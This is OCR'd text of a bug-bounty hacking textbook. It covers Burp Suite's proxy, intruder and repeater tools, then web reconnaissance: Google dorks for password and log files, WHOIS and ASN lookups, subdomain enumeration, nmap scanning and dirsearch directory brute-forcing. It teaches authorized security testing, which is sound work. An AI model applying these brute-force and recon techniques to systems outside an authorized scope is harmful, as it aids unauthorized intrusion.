


Figure 4-9: You can forward the request or response to different Burp modules by right-clicking it.

Let's modify this request before sending it. Change the `Accept-Language` header value to **`de`**.

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0
Accept-Language: de
Accept-Encoding: gzip, deflate
Connection: close
```

Click **Forward** to send the request over to Google's server. You should see Google's home page in German appear in your browser's window (Figure 4-10).

Figure 4-10: Google's home page in German

If you're a German speaker, you could do the test in reverse: switch the `Accept-Language` header value from `de` to `en`. You should see the Google home page in English. Congratulations! You've now successfully intercepted, modified, and forwarded an HTTP request via a proxy.

The Intruder

The Burp *intruder* tool automates request sending. If you are using the Community version of Burp, your intruder will be a limited, trial version. Still, it allows you to perform attacks like *brute-forcing*, whereby an attacker submits many requests to a server using a list of predetermined values and sees if the server responds differently. For example, a hacker who obtains a list of commonly used passwords can try to break into your account by repeatedly submitting login requests with all the common passwords. You can send requests over to the intruder by right-clicking a request in the proxy window and selecting **Send to intruder**.

The **Target** screen in the intruder tab lets you specify the host and port to attack (Figure 4-11). If you forward a request from the proxy, the host and port will be prefilled for you.

Figure 4-11: You can specify the host and port to attack on the Target screen.

The intruder gives several ways to customize your attack. For each request, you can choose the payloads and payloads positions to use. The *payloads* are the data that you want to insert into specific positions in the

request. The *payload positions* specify which parts of the request will be replaced by the payloads you choose. For example, let's say users log in to *example.com* by sending a POST request to *example.com/login*. In Burp, this request might look like this:

```
POST /login HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Connection: close

username=vickie&password=abc123
```

The POST request body contains two parameters: `username` and `password`. If you were trying to brute-force a user's account, you could switch up the `password` field of the request and keep everything else the same. To do that, specify the payload positions in the **Positions** screen (Figure 4-12). To add a portion of the request to the payload positions, highlight the text and click **Add** on the right.




Figure 4-12: You can specify the payload positions in the Positions screen.

Then, switch over to the **Payloads** screen (Figure 4-13). Here, you can choose payloads to insert into the request. To brute-force a login password, you can add a list of commonly used passwords here. You can also, for example, use a list of numbers with which to brute-force IDs in requests, or use an attack payload list you downloaded from the internet.

Reusing attack payloads shared by others can help you find bugs faster. We will talk more about how to use reused payloads to hunt for vulnerabilities in Chapter 25.




Figure 4-13: Choose your payload list on the Payloads screen.

Once you've specified those, click the **Start attack** button to start the automated test. The intruder will send a request for each payload you listed and record all responses. You can then review the responses and response codes and look for interesting results.

The Repeater

The *repeater* is probably the tool you'll use the most often (Figure 4-14). You can use it to modify requests and examine server responses in detail. You could also use it to bookmark interesting requests to go back to later.

Although the repeater and intruder both allow you to manipulate requests, the two tools serve very different purposes. The intruder automates attacks by automatically sending programmatically modified requests. The repeater is meant for manual, detailed modifications of a single request.

Send requests to the repeater by right-clicking the request and selecting **Send to repeater**.

On the left of the repeater screen are requests. You can modify a request here and send the modified request to the server by clicking **Send** at the top. The corresponding response from the server will appear on the right.

The repeater is good for exploiting bugs manually, trying to bypass filters, and testing out different attack methods that target the same endpoint.




Figure 4-14: The repeater is good for close examination of requests and manual exploitation.

The Decoder

The Burp *decoder* is a convenient way to encode and decode data you find in requests and responses (Figure 4-15). Most often, I use it to decode, manipulate, and re-encode application data before forwarding it to applications.

Figure 4-15: You can use the decoder to decode application data to read or manipulate its plaintext.

Send data to the decoder by highlighting a block of text in any request or response, then right-clicking it and selecting **Send to decoder**. Use the drop-down menus on the right to specify the algorithm to use to encode or decode the message. If you're not sure which algorithm the message is encoded with, try to **Smart decode** it. Burp will try to detect the encoding, and decode the message accordingly.

The Comparer

The *comparer* is a way to compare requests or responses (Figure 4-16). It highlights the differences between two blocks of text. You might use it to examine how a difference in parameters impacts the response you get from the server, for example.

Send data over to the comparer by highlighting a block of text in any request or response, then right-clicking it and selecting **Send to comparer**.




Figure 4-16: The comparer will highlight the differences between two blocks of text.

Saving Burp Requests

You can save requests and responses on Burp as well. Simply right-click any request and select **Copy URL**, **Copy as curl command**, or **Copy to file** to store these results into your note folder for that target. The Copy URL option copies the URL of the request. The Copy as curl command copies the entire request, including the request method, URL, headers, and body as a curl command. Copy to file saves the entire request to a separate file.

A Final Note on . . . Taking Notes

Before you get started looking for vulnerabilities in the next chapter, a quick word of advice: organizational skills are critical if you want to succeed in bug bounties. When you work on targets with large scopes or hack multiple targets at the same time, the information you gather from the targets could balloon and become hard to manage.

Often, you won't be able to find bugs right away. Instead, you'll spot a lot of weird behaviors and misconfigurations that aren't exploitable at the moment but that you could combine with other behavior in an attack later on. You'll need to take good notes about any new features, misconfigurations, minor bugs, and suspicious endpoints that you find so you can quickly go back and use them.

Notes also help you plan attacks. You can keep track of your hacking progress, the features you've tested, and those you still have to check. This prevents you from wasting time by testing the same features over and over again.

Another good use of notes is to jot down information about the vulnerabilities you learn about. Record details about each vulnerability, such as its theoretical concept, potential impact, exploitation steps, and sample proof-of-concept code. Over time, this will strengthen your technical skills and build up a technique repository that you can revisit if needed.

Since these notes tend to balloon in volume and become very disorganized, it's good to keep them organized from the get-go. I like to take notes in plaintext files by using Sublime Text (*https://www.sublimetext.com/*) and organize them by sorting them into directories, with subdirectories for each target and topic.

For example, you can create a folder for each target you're working on, like Facebook, Google, or Verizon. Then, within each of these folders, create files to document interesting endpoints, new and hidden features, reconnaissance results, draft reports, and POCs.

Find a note-taking and organizational strategy that works for you. For example, if you are like me and prefer to store notes in plaintext, you can search around for an integrated development environment (IDE) or text editor that you feel the most comfortable in. Some prefer to take notes using the Markdown format. In this case, Obsidian (*https://obsidian.md/*) is an excellent tool that displays your notes in an organized way. If you like to use mind maps to organize your ideas, you can try the mind-mapping tool XMind (*https://www.xmind.net/*).

Keep your bug bounty notes in a centralized place, such as an external hard drive or cloud storage service like Google Drive or Dropbox, and don't forget to back up your notes regularly!

In summary, here are a few tips to help you take good notes:

- Take notes about any weird behaviors, new features, misconfigurations, minor bugs, and suspicious endpoints to keep track of potential vulnerabilities.
- Take notes to keep track of your hacking progress, the features you've tested, and those you still have to check.
- Take notes while you learn: jot down information about each vulnerability you learn about, like its theoretical concept, potential impact, exploitation steps, and sample POC code.
- Keep your notes organized from the get-go, so you can find them when you need to!
- Find a note-taking and organizational process that works for you. You can try out note-taking tools like Sublime Text, Obsidian, and XMind to find a tool that you prefer.

5

WEB HACKING RECONNAISSANCE

The first step to attacking any target is conducting *reconnaissance*, or simply put, gathering information about the target. Reconnaissance is important because it's how you figure out an application's attack surface. To look for bugs most efficiently, you need to discover all the possible ways of attacking a target before deciding on the most effective approach.

If an application doesn't use PHP, for instance, there's no reason to test it for PHP vulnerabilities, and if the organization doesn't use Amazon Web Services (AWS), you shouldn't waste time trying to crack its buckets. By understanding how a target works, you can set up a solid foundation for finding vulnerabilities. Recon skills are what separate a good hacker from an ineffective one.

In this chapter, I'll introduce the most useful recon techniques for a bug bounty hunter. Then I'll walk you through the basics of writing bash scripts to automate recon tasks and make them more efficient. *Bash* is a shell interpreter available on macOS and Linux systems. Though this chapter assumes you're using a Linux system, you should be able to install many of these tools on other operating systems as well. You need to install some of the tools we discuss in this chapter before using them. I have included links to all the tools at the end of the chapter.

Before you go on, please verify that you're allowed to perform intrusive recon on your target before you attempt any techniques that actively engage with it. In particular, activities like port scanning, spidering, and directory brute-forcing can generate a lot of unwanted traffic on a site and may not be welcomed by the organization.

Manually Walking Through the Target

Before we dive into anything else, it will help to first manually walk through the application to learn more about it. Try to uncover every feature in the application that users can access by browsing through every page and clicking every link. Access the functionalities that you don't usually use.

For example, if you're hacking Facebook, try to create an event, play a game, and use the payment functionality if you've never done so before. Sign up for an account at every privilege level to reveal all of the application's features. For example, on Slack, you can create owners, admins, and members of a workspace. Also create users who are members of different channels under the same workspace. This way, you can see what the application looks like to different users.

This should give you a rough idea of what the *attack surface* (all of the different points at which an attacker can attempt to exploit the application) looks like, where the data entry points are, and how different users interact with each other. Then you can start a more in-depth recon process: finding out the technology and structure of an application.

Google Dorking

When hunting for bugs, you'll often need to research the details of a vulnerability. If you're exploiting a potential cross-site scripting (XSS) vulnerability, you might want to find a particular payload you saw on GitHub. Advanced search-engine skills will help you find the resources you need quickly and accurately.

In fact, advanced Google searches are a powerful technique that hackers often use to perform recon. Hackers call this *Google dorking*. For the average Joe, Google is just a text search tool for finding images, videos, and web pages. But for the hacker, Google can be a means of discovering valuable information such as hidden admin portals, unlocked password files, and leaked authentication keys.

Google's search engine has its own built-in query language that helps you filter your searches. Here are some of the most useful operators that can be used with any Google search:

site

Tells Google to show you results from a certain site only. This will help you quickly find the most reputable source on the topic that you are researching. For example, if you wanted to search for the syntax of Python's `print()` function, you could limit your results to the official Python documentation with this search: `print site:python.org`.

inurl

Searches for pages with a URL that match the search string. It's a powerful way to search for vulnerable pages on a particular website. Let's say you've read a blog post about how the existence of a page called */course/jumpto.php* on a website could indicate that it's vulnerable to remote code execution. You can check if the vulnerability exists on your target by searching `inurl:"/course/jumpto.php" site:example.com`.

intitle

Finds specific strings in a page's title. This is useful because it allows you to find pages that contain a particular type of content. For example, file-listing pages on web servers often have *index of* in their titles. You can use this query to search for directory pages on a website: `intitle:"index of" site:example.com`.

link

Searches for web pages that contain links to a specified URL. You can use this to find documentation about obscure technologies or vulnerabilities. For example, let's say you're researching the uncommon regular expression denial-of-service (ReDoS) vulnerability. You'll easily pull up its definition online but might have a hard time finding examples. The `link` operator can discover pages that reference the vulnerability's Wikipedia page to locate discussions of the same topic: `link:"https://en.wikipedia.org/wiki/ReDoS"`.

filetype

Searches for pages with a specific file extension. This is an incredible tool for hacking; hackers often use it to locate files on their target sites that might be sensitive, such as log and password files. For example, this query searches for log files, which often have the *.log* file extension, on the target site: `filetype:log site:example.com`.

Wildcard (*)

You can use the wildcard operator (*) within searches to mean *any character or series of characters*. For example, the following query will return any string that starts with *how to hack* and ends with *using Google*. It will

match with strings like *how to hack websites using Google*, *how to hack applications using Google*, and so on: `"how to hack * using Google"`.

Quotes (" ")

Adding quotation marks around your search terms forces an exact match. For example, this query will search for pages that contain the phrase *how to hack*: `"how to hack"`. And this query will search for pages with the terms *how*, *to*, and *hack*, although not necessarily together: `how to hack`.

Or (|)

The or operator is denoted with the pipe character (|) and can be used to search for one search term or the other, or both at the same time. The pipe character must be surrounded by spaces. For example, this query will search for *how to hack* on either Reddit or Stack Overflow: `"how to hack" site:(reddit.com | stackoverflow.com)`. And this query will search for web pages that mention either *SQL Injection* or *SQLi*: `(SQL Injection | SQLi)`. *SQLi* is an acronym often used to refer to SQL injection attacks, which we'll talk about in Chapter 11.

Minus (-)

The minus operator (-) excludes certain search results. For example, let's say you're interested in learning about websites that discuss hacking, but not those that discuss hacking PHP. This query will search for pages that contain *how to hack websites* but not *php*: `"how to hack websites" -php`.

You can use advanced search engine options in many more ways to make your work more efficient. You can even search for the term *Google search operators* to discover more. These operators can be more useful than you'd expect. For example, look for all of a company's subdomains by searching as follows:

```
site:*.example.com
```

You can also look for special endpoints that can lead to vulnerabilities. *Kibana* is a data visualization tool that displays server operation data such as server logs, debug messages, and server status. A compromised Kibana instance can allow attackers to collect extensive information about a site's operation. Many Kibana dashboards run under the path *app/kibana*, so this query will reveal whether the target has a Kibana dashboard. You can then try to access the dashboard to see if it's unprotected:

```
site:example.com inurl:app/kibana
```

Google can find company resources hosted by a third party online, such as Amazon S3 buckets (we'll talk about these in more detail in "Third-Party Hosting" on page 74):

```
site:s3.amazonaws.com COMPANY_NAME
```

Look for special extensions that could indicate a sensitive file. In addition to *.log*, which often indicates log files, search for *.php*, *cfm*, *asp*, *.jsp*, and *.pl*, the extensions often used for script files:

```
site:example.com ext:php
site:example.com ext:log
```

Finally, you can also combine search terms for a more accurate search. For example, this query searches the site *example.com* for text files that contain *password*:

```
site:example.com ext:txt password
```

In addition to constructing your own queries, check out the Google Hacking Database (*https://www.exploit-db.com/google-hacking-database/*), a website that hackers and security practitioners use to share Google search queries for finding security-related information. It contains many search queries that could be helpful to you during the recon process. For example, you can find queries that look for files containing passwords, common URLs of admin portals, or pages built using vulnerable software.

While you are performing recon using Google search, keep in mind that if you're sending a lot of search queries, Google will start requiring CAPTCHA challenges for visitors from your network before they can perform more searches. This could be annoying to others on your network, so I don't recommend Google dorking on a corporate or shared network.

Scope Discovery

Let's now dive into recon itself. First, always verify the target's scope. A program's *scope* on its policy page specifies which subdomains, products, and applications you're allowed to attack. Carefully verify which of the company's assets are in scope to avoid overstepping boundaries during the recon and hacking process. For example, if *example.com*'s policy specifies that *dev.example.com* and *test.example.com* are out of scope, you shouldn't perform any recon or attacks on those subdomains.

Once you've verified this, discover what's actually in the scope. Which domains, subdomains, and IP addresses can you attack? What company assets is the organization hosting on these machines?

WHOIS and Reverse WHOIS

When companies or individuals register a domain name, they need to supply identifying information, such as their mailing address, phone number, and email address, to a domain registrar. Anyone can then query this information by using the `whois` command, which searches for the registrant and owner information of each known domain. You might be able to find the associated contact information, such as an email, name, address, or phone number:

```
$ whois facebook.com
```

This information is not always available, as some organizations and individuals use a service called *domain privacy*, in which a third-party service provider replaces the user's information with that of a forwarding service.

You could then conduct a *reverse WHOIS* search, searching a database by using an organization name, a phone number, or an email address to find domains registered with it. This way, you can find all the domains that belong to the same owner. Reverse WHOIS is extremely useful for finding obscure or internal domains not otherwise disclosed to the public. Use a public reverse WHOIS tool like ViewDNS.info (*https://viewdns.info/reversewhois/*) to conduct this search. WHOIS and reverse WHOIS will give you a good set of top-level domains to work with.

IP Addresses

Another way of discovering your target's top-level domains is to locate IP addresses. Find the IP address of a domain you know by running the `nslookup` command. You can see here that *facebook.com* is located at 157.240.2.35:

```
$ nslookup facebook.com
Server: 192.168.0.1
Address: 192.168.0.1#53
Non-authoritative answer:
Name: facebook.com
Address: 157.240.2.35
```

Once you've found the IP address of the known domain, perform a reverse IP lookup. *Reverse IP* searches look for domains hosted on the same server, given an IP or domain. You can also use ViewDNS.info for this.

Also run the `whois` command on an IP address, and then see if the target has a dedicated IP range by checking the `NetRange` field. An *IP range* is a block of IP addresses that all belong to the same organization. If the organization has a dedicated IP range, any IP you find in that range belongs to that organization:

```
$ whois 157.240.2.35
NetRange:       157.240.0.0 - 157.240.255.255
CIDR:           157.240.0.0/16
NetName:        THEFA-3
NetHandle:      NET-157-240-0-0-1
Parent:         NET157 (NET-157-0-0-0-0)
NetType:        Direct Assignment
OriginAS:
Organization:   Facebook, Inc. (THEFA-3)
RegDate:        2015-05-14
Updated:        2015-05-14
Ref:            https://rdap.arin.net/registry/ip/157.240.0.0
OrgName:        Facebook, Inc.
OrgId:          THEFA-3
Address:        1601 Willow Rd.
City:           Menlo Park
StateProv:      CA
```

```
PostalCode:     94025
Country:        US
RegDate:        2004-08-11
Updated:        2012-04-17
Ref:            https://rdap.arin.net/registry/entity/THEFA-3
OrgAbuseHandle: OPERA82-ARIN
OrgAbuseName:   Operations
OrgAbusePhone:  +1-650-543-4800
OrgAbuseEmail:  noc@fb.com
OrgAbuseRef:    https://rdap.arin.net/registry/entity/OPERA82-ARIN
OrgTechHandle: OPERA82-ARIN
OrgTechName:   Operations
OrgTechPhone:  +1-650-543-4800
OrgTechEmail:  noc@fb.com
OrgTechRef:    https://rdap.arin.net/registry/entity/OPERA82-ARIN
```

Another way of finding IP addresses in scope is by looking at autonomous systems, which are routable networks within the public internet. *Autonomous system numbers (ASNs)* identify the owners of these networks. By checking if two IP addresses share an ASN, you can determine whether the IPs belong to the same owner.

To figure out if a company owns a dedicated IP range, run several IP-to-ASN translations to see if the IP addresses map to a single ASN. If many addresses within a range belong to the same ASN, the organization might have a dedicated IP range. From the following output, we can deduce that any IP within the 157.240.2.21 to 157.240.2.34 range probably belongs to Facebook:

```
$ whois -h whois.cymru.com 157.240.2.20
AS      | IP               | AS Name
32934   | 157.240.2.20     | FACEBOOK, US
$ whois -h whois.cymru.com 157.240.2.27
AS      | IP               | AS Name
32934   | 157.240.2.27     | FACEBOOK, US
$ whois -h whois.cymru.com 157.240.2.35
AS      | IP               | AS Name
32934   | 157.240.2.35     | FACEBOOK, US
```

The `-h` flag in the `whois` command sets the WHOIS server to retrieve information from, and *whois.cymru.com* is a database that translates IPs to ASNs. If the company has a dedicated IP range and doesn't mark those addresses as out of scope, you could plan to attack every IP in that range.

Certificate Parsing

Another way of finding hosts is to take advantage of the Secure Sockets Layer (SSL) certificates used to encrypt web traffic. An SSL certificate's *Subject Alternative Name* field lets certificate owners specify additional hostnames that use the same certificate, so you can find those hostnames by parsing this field. Use online databases like crt.sh, Censys, and Cert Spotter to find certificates for a domain.

For example, by running a certificate search using crt.sh for *facebook.com*, we can find Facebook's SSL certificate. You'll see that that many other domain names belonging to Facebook are listed:

```
X509v3 Subject Alternative Name:
 DNS:*.facebook.com
 DNS:*.facebook.net
 DNS:*.fbcdn.net
 DNS:*.fbsbx.com
 DNS:*.messenger.com
 DNS:facebook.com
 DNS:messenger.com
 DNS:*.m.facebook.com
 DNS:*.xx.fbcdn.net
 DNS:*.xy.fbcdn.net
 DNS:*.xz.fbcdn.net
```

The crt.sh website also has a useful utility that lets you retrieve the information in JSON format, rather than HTML, for easier parsing. Just add the URL parameter `output=json` to the request URL: *https://crt.sh/?q=facebook.com&output=json*.

Subdomain Enumeration

After finding as many domains on the target as possible, locate as many subdomains on those domains as you can. Each subdomain represents a new angle for attacking the network. The best way to enumerate subdomains is to use automation.

Tools like Sublist3r, SubBrute, Amass, and Gobuster can enumerate subdomains automatically with a variety of wordlists and strategies. For example, Sublist3r works by querying search engines and online subdomain databases, while SubBrute is a brute-forcing tool that guesses possible subdomains until it finds real ones. Amass uses a combination of DNS zone transfers, certificate parsing, search engines, and subdomain databases to find subdomains. You can build a tool that combines the results of multiple tools to achieve the best results. We'll discuss how to do this in "Writing Your Own Recon Scripts" on page 80.

To use many subdomain enumeration tools, you need to feed the program a wordlist of terms likely to appear in subdomains. You can find some good wordlists made by other hackers online. Daniel Miessler's SecLists at *https://github.com/danielmiessler/SecLists/* is a pretty extensive one. You can also use a wordlist generation tool like Commonspeak2 (*https://github.com/assetnote/commonspeak2/*) to generate wordlists based on the most current internet data. Finally, you can combine several wordlists found online or that you generated yourself for the most comprehensive results. Here's a simple command to remove duplicate items from a set of two wordlists:

```
sort -u wordlist1.txt wordlist2.txt
```

The `sort` command line tool sorts the lines of text files. When given multiple files, it will sort all files and write the output to the terminal. The `-u` option tells `sort` to return only unique items in the sorted list.

Gobuster is a tool for brute-forcing to discover subdomains, directories, and files on target web servers. Its DNS mode is used for subdomain brute-forcing. In this mode, you can use the flag `-d` to specify the domain you want to brute-force and `-w` to specify the wordlist you want to use:

```
gobuster dns -d target_domain -w wordlist
```

Once you've found a good number of subdomains, you can discover more by identifying patterns. For example, if you find two subdomains of *example.com* named *1.example.com* and *3.example.com*, you can guess that *2.example.com* is probably also a valid subdomain. A good tool for automating this process is Altdns (*https://github.com/infosec-au/altdns/*), which discovers subdomains with names that are permutations of other subdomain names.

In addition, you can find more subdomains based on your knowledge about the company's technology stack. For example, if you've already learned that *example.com* uses Jenkins, you can check if *jenkins.example.com* is a valid subdomain.

Also look for subdomains of subdomains. After you've found, say, *dev.example.com*, you might find subdomains like *1.dev.example.com*. You can find subdomains of subdomains by running enumeration tools recursively: add the results of your first run to your Known Domains list and run the tool again.

Service Enumeration

Next, enumerate the services hosted on the machines you've found. Since services often run on default ports, a good way to find them is by port-scanning the machine with either active or passive scanning.

In *active scanning*, you directly engage with the server. Active scanning tools send requests to connect to the target machine's ports to look for open ones. You can use tools like Nmap or Masscan for active scanning. For example, this simple Nmap command reveals the open ports on *scanme.nmap.org*:

```
$ nmap scanme.nmap.org
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.086s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 993 closed ports
PORT STATE SERVICE
22/tcp open ssh
25/tcp filtered smtp
80/tcp open http
135/tcp filtered msrpc
445/tcp filtered microsoft-ds
9929/tcp open nping-echo
31337/tcp open Elite
Nmap done: 1 IP address (1 host up) scanned in 230.83 seconds
```

On the other hand, in *passive scanning*, you use third-party resources to learn about a machine's ports without interacting with the server. Passive scanning is stealthier and helps attackers avoid detection. To find services on a machine without actively scanning it, you can use *Shodan*, a search engine that lets the user find machines connected to the internet.

With Shodan, you can discover the presence of webcams, web servers, or even power plants based on criteria such as hostnames or IP addresses. For example, if you run a Shodan search on *scanme.nmap.org*'s IP address, 45.33.32.156, you get the result in Figure 5-1. You can see that the search yields different data than our port scan, and provides additional information about the server.




Figure 5-1: The Shodan results page of scanme.nmap.org

Alternatives to Shodan include Censys and Project Sonar. Combine the information you gather from different databases for the best results. With these databases, you might also find your target's IP addresses, certificates, and software versions.

Directory Brute-Forcing

The next thing you can do to discover more of the site's attack surface is brute-force the directories of the web servers you've found. Finding directories on servers is valuable, because through them, you might discover hidden admin panels, configuration files, password files, outdated functionalities, database copies, and source code files. Directory brute-forcing can sometimes allow you to directly take over a server!

Even if you can't find any immediate exploits, directory information often tells you about the structure and technology of an application. For example, a pathname that includes *phpmyadmin* usually means that the application is built with PHP.

You can use Dirsearch or Gobuster for directory brute-forcing. These tools use wordlists to construct URLs, and then request these URLs from a web server. If the server responds with a status code in the 200 range, the directory or file exists. This means you can browse to the page and see what

the application is hosting there. A status code of 404 means that the directory or file doesn't exist, while 403 means it exists but is protected. Examine 403 pages carefully to see if you can bypass the protection to access the content.

Here's an example of running a Dirsearch command. The `-u` flag specifies the hostname, and the `-e` flag specifies the file extension to use when constructing URLs:

```
$ ./dirsearch.py -u scanme.nmap.org -e php
Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 6023
Error Log: /tools/dirsearch/logs/errors.log
Target: scanme.nmap.org
[12:31:11] Starting:
[12:31:13] 403 -  290B  - /.htusers
[12:31:15] 301 -  316B  - /.svn  ->  http://scanme.nmap.org/.svn/
[12:31:15] 403 -  287B  - /.svn/
[12:31:15] 403 -  298B  - /.svn/all-wcprops
[12:31:15] 403 -  294B  - /.svn/entries
[12:31:15] 403 -  297B  - /.svn/prop-base/
[12:31:15] 403 -  296B  - /.svn/pristine/
[12:31:15] 403 -  291B  - /.svn/tmp/
[12:31:15] 403 -  315B  - /.svn/text-base/index.php.svn-base
[12:31:15] 403 -  293B  - /.svn/props/
[12:31:15] 403 -  297B  - /.svn/text-base/
[12:31:40] 301 -  318B  - /images  ->  http://scanme.nmap.org/images/
[12:31:40] 200 -   7KB  - /index
[12:31:40] 200 -   7KB  - /index.html
[12:31:53] 403 -  295B  - /server-status
[12:31:53] 403 -  296B  - /server-status/
[12:31:54] 301 -  318B  - /shared  ->  http://scanme.nmap.org/shared/
Task Completed
```

